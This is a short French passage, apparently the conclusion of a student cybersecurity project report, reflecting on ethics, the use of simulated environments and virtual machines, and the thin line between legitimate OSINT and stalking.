Enfin, ce travail nous a confrontés aux questions éthiques propres à la cybersécurité. L'ensemble de nos manipulations a été réalisé exclusivement dans des environnements de simulation et sur des machines virtuelles. La partie OSINT, en particulier, nous a fait prendre conscience de la limite parfois très mince entre une collecte d'informations légitime et une démarche intrusive pouvant s'apparenter à du stalking. Ce projet nous a donc formés autant sur le plan technique que sur le plan éthique, et nous a permis de mieux mesurer les responsabilités qui accompagnent notre futur métier d'ingénieur.